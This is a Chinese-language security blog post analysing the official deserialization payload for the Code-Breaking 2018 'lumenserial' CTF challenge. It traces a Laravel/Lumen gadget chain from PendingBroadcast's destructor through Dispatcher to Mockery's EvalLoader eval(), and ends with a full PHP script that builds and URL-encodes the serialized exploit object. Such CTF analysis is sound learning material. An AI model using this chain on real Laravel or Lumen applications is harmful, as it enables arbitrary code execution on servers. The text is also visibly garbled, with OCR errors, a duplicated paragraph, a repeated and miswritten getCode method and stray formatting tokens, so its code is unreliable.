Smile / 2019-08-05 07:32:00 / 浏览数 5775 安全技术 WEB安全 顶(0) 踩(0)

昨天P牛在小密圈发布了Code-Breaking 2018 lumenserial题目的官方反序列化payload,在这里简单分析一下。

```
首先入口点利用的依然是类Illuminate\Broadcasting\PendingBroadcast的__destruct方法。

*/

public function __destruct()

{

*this->events->dispatch($this->event: Illuminate\Broadcasting\BroadcastEvent events: Illuminate\Bus\Dispatcher

}

}
```

```
这里需要进入$this->dispatchToQueue,因此需要满足if条件,第一个条件就不用说了,跟进$this->commandShouldBeQueued

protected function commandShouldBeQueued($command)


{

return $command instanceof ShouldQueue;
}

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```

需要\$command也就是\$this->event实现了ShouldQueue接口。

我们可以通过全局搜索来找,具体使用哪个类可能还需要根据后面的利用条件来选择,p牛这里用的是Illuminate\Broadcasting\BroadcastEvent



```
namespace Mockery\Loader;
         use Mockery\Generator\MockDefinition;
         use Mockery\Loader\Loader;
         class EvalLoader implements Loader
         {
    fx
             public function load(MockDefinition $definition)
                  if (class_exists($definition->getClassName(), autoload: false)) {
                      return;
                  eval("?>" . $definition->getCode());
         }
可以看到下面的eval可以利用,但我们需要先绕过if条件,也就是让class_exists($definition->getClassName())
false)返回false。这里的$definition也就是$this->event->connection的类型必须是Mockery\Generator\MockDefinition类的对象。
namespace Mockery\Generator;
class MockDefinition
  protected $config;
  protected $code;
```

可以看到下面的eval可以利用,但我们需要先绕过修件,也就是让class_exists(\$definition->getClassName(),
false)返回false, 这里的\$definition也就是\$this->event->connection的类型必须是Mockery\Generator\MockDefinition类的对象。
<?php
namespace Mockery\Generator;

class MockDefinition
{
 protected \$config;
 protected \$code;

 public function __construct(MockConfiguration \$config, \$code)
 {
 if (!\$config->getName()) {
 throw new \InvalidArgumentException("MockConfiguration must contain a name");
 }
 \$this->config = \$config;
 \$this->code = \$code;
 }

 public function getConfig()
 {
 return \$this->config->getName();
 }

 public function getClassName()
 {
 return \$this->config->getName();
 }

 public function getCode()
 {
 return \$this->config->getName();
 }

 public function getCode()
 {
 return \$this->config->getName();
 }
}

这里的getClassName方法返回的是\$this->config->getName(),我们只需要找到一个含有getName方法且返回值可控的类,让其返回一个不存在的类名即可。 类Mockery\Generator\MockConfiguration

```
public function getName()
                         return $this->name; name: "abcdefg"
413
最后进入eval("?>" . $definition->getCode()); , getCode的返回值我们依然可控。
                  public function getCode()
                        return $this->code;
最终实现任意代码执行。
exp:
namespace Illuminate\Broadcasting{
class PendingBroadcast
  protected $event;
  protected $events;
  public function __construct($events,$event)
    $this->events = $events;
    $this->event = $event;
}
}
```

```
namespace Illuminate\Bus{
 class Dispatcher
   protected $queueResolver;
   public function __construct($queueResolver)
     $this->queueResolver = $queueResolver;
 }
}
namespace Illuminate\Broadcasting{
 class BroadcastEvent
  public $connection;
   public function __construct($connection)
     $this->connection = $connection;
   }
 }
}
namespace Mockery\Generator{
 class MockDefinition
```

```
{
   protected $config;
   protected $code = '<?php phpinfo();?>';
   \verb"public function \ \_construct(\$config)"
     $this->config = $config;
 }
}
namespace Mockery\Generator{
 {\tt class} \ {\tt MockConfiguration}
   protected $name = '1234';
}
{\tt namespace Mockery \backslash Loader} \{
 class EvalLoader
    public function load(MockDefinition $definition)
    }
 }
}
namespace{
 $Mockery = new Mockery\Loader\EvalLoader();
 $queueResolver = array($Mockery, "load");
 \verb§MockConfiguration = new Mockery\Generator\MockConfiguration();
 $MockDefinition = new Mockery\Generator\MockDefinition($MockConfiguration);
 $BroadcastEvent = new Illuminate\Broadcasting\BroadcastEvent($MockDefinition);
 $Dispatcher = new Illuminate\Bus\Dispatcher($queueResolver);
 $PendingBroadcast = new Illuminate\Broadcasting\PendingBroadcast($Dispatcher,$BroadcastEvent);
 echo urlencode(serialize($PendingBroadcast));
?>
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